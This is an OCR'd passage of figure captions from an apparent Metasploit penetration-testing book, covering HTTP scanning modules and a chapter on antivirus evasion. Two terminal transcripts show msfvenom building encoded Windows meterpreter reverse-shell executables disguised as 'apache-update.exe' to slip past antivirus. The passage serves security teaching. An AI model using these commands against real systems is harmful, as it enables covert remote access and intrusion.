


Figure 7.18 – Using the HTTP 'options' auxiliary module




Figure 7.19 – Using the HTTP 'http_version' auxiliary module




Figure 7.20 – Using the HTTP 'http_header' auxiliary module

Chapter 8: Antivirus Evasion and Anti-Forensics




Figure 8.1 – Generating a payload using 'msfvenom'




Figure 8.2 – Scanning a payload using 'virustotal'

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080 -e x86/shikata_ga_
nai -i 10 -f exe -o /root/Desktop/apache-update.exe
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai succeeded with size 495 (iteration=5)
x86/shikata_ga_nai succeeded with size 522 (iteration=6)
x86/shikata_ga_nai succeeded with size 549 (iteration=7)
x86/shikata_ga_nai succeeded with size 576 (iteration=8)
x86/shikata_ga_nai succeeded with size 603 (iteration=9)
x86/shikata_ga_nai chosen with final size 603
Payload size: 603 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/apache-update.exe
root@kali:~#
```

Figure 8.3 – Generating a payload using 'msfvenom'




Figure 8.4 – Scanning a payload using 'virustotal'

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080 -e x86/opt_sub -i
5 -b '\x00' -f exe -o /root/Desktop/apache-update1.exe
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/opt_sub
x86/opt_sub succeeded with size 1373 (iteration=0)
x86/opt_sub succeeded with size 5533 (iteration=1)
x86/opt_sub succeeded with size 22173 (iteration=2)
x86/opt_sub succeeded with size 88733 (iteration=3)
x86/opt_sub succeeded with size 354973 (iteration=4)
x86/opt_sub chosen with final size 354973
Payload size: 354973 bytes
Final size of exe file: 430080 bytes
Saved as: /root/Desktop/apache-update1.exe
root@kali:~#
```

Figure 8.5 – Generating a payload using 'msfvenom'




Figure 8.6 – Scanning a payload using 'virustotal'




Figure 8.7 – Using the new evasion module




Figure 8.8 – Using the new evasion module




Figure 8.9 – Scanning a payload using 'virustotal'




Figure 8.10 – Using 7-Zip to create an SFX archive

